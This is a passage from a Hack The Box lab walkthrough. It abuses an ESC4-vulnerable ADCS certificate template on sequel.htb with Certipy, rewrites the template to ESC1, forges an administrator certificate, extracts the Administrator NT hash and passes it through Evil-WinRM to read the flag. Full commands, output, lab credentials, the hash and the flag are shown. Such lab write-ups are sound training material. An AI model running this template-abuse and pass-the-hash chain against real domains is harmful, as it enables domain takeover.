
Back to using BloodHound, we now search for CA_SVC@SEQUEL.HTB, then in the Node Info tab, we click on 'First Degree Group Memberships' located under the 'Group Memberships' section. We should see two groups appearing: DOMAIN USERS@SEQUEL.HTB and CERT PUBLISHERS@SEQUEL.HTB. Clicking on the CERT PUBLISHERS@SEQUEL.HTB icon loads its Node Info, where we can see the Description: Members of this group are permitted to publish certificates to the directory. This suggests the presence of Active Directory Certificate Services. We now enumerate certificate templates and configurations using the credentials for ca_svc with Certipy, a tool for enumerating and exploiting vulnerabilities in Active Directory Certificate Services (ADCS).
Answer: Cert Publishers
Question 9: What is the name of the vulnerable certificate template that can be exploited by the Cert Publishers group?
If Certipy is not installed, we need to create a Python virtual environment, and install it inside. If running Certipy returns errors related to incorrect credentials, it most likely means that the lab target machine has some resets (according to forums discussing this HTB machine, the ca_svc's password resets every 3 minutes), so we need to rerun the exploit.ps1 file we created via one-liner in the Evil-WinRM session.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ python3 -m venv certipy-venv
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ source certipy-venv/bin/activate
(certipy-venv) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ pip install certipy-ad
[...]
(certipy-venv) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ certipy find -u 'ca_svc@sequel.htb' -p 'Password123!!' -dc-ip 10.129.232.128 -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC01-CA'
[*] Checking web enrollment for CA 'sequel-DC01-CA' @ 'DC01.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-09-17T13:55:27+00:00
    Template Last Modified              : 2026-09-17T13:55:27+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
[...]
We see that the template DunderMifflinAuthentication is vulnerable, since the Cert Publishers group has dangerous permissions.
Answer: DunderMifflinAuthentication
Question 10: What is the Administrator user's NTLM hash?
First, we use Certipy to save the current (backup) config using -save-configuration. We have write access (WriteOwner/WriteDacl/WriteProperty) to the DunderMifflinAuthentication template's AD object and dump the template's current LDAP attributes to JSON so we can restore them later.
(certipy-venv) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ certipy template -u ca_svc -p 'Password123!!' -dc-ip 10.129.232.148 -template DunderMifflinAuthentication -save-configuration DunderMifflinAuthentication.json
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
Then we overwrite it with a vulnerable ESC1 configuration. msPKI-Certificate-Name-Flag: 1 sets CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT. This is critical because it flips the template from "CA builds the subject/SAN from the AD object" to "We supply the subject/SAN ourself in the CSR", which removes the DNS requirement blocking us. msPKI-Certificate-Application-Policy / pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2'] handles the Client Authentication EKU, so the resulting cert can be used for domain auth. msPKI-Enrollment-Flag: 0 means no manager approval, no CA-certificate-manager approval needed, and issued instantly. The security descriptor was also replaced with something permissive enough that ca_svc can still enroll.
(certipy-venv) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ certipy template -u ca_svc -p 'Password123!!' -dc-ip 10.129.232.148 -template DunderMifflinAuthentication -write-default-configuration
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
File 'DunderMifflinAuthentication.json' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9cD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x000\x00\x02\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
Because the template now lets us supply the subject, Certipy embedded administrator@sequel.htb directly into the CSR's SAN (as a UPN entry) instead of the CA trying to derive it from ca_svc's AD object. The CA accepted it and issued immediately.
(certipy-venv) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ certipy req -u ca_svc@sequel.htb -p 'Password123!!' -ca sequel-DC01-CA -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.129.232.148 -upn administrator@sequel.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 9
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
(certipy-venv) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.129.232.148
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Answer: 7a8d4e04986afa8ed4060f75e5a0b3ff
Question 11: Submit the flag located on the Administrator user's Desktop.
The retrieved hash allows us to perform a Pass-the-Hash attack to login as the Administrator.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ evil-winrm -i 10.129.232.148 -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/17/2026   7:16 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
99cb77bcea342a590159ad0d47b75d84
Answer: 99cb77bcea342a590159ad0d47b75d84
See you in the next Hacking Lab.
@aaronamran
September 2026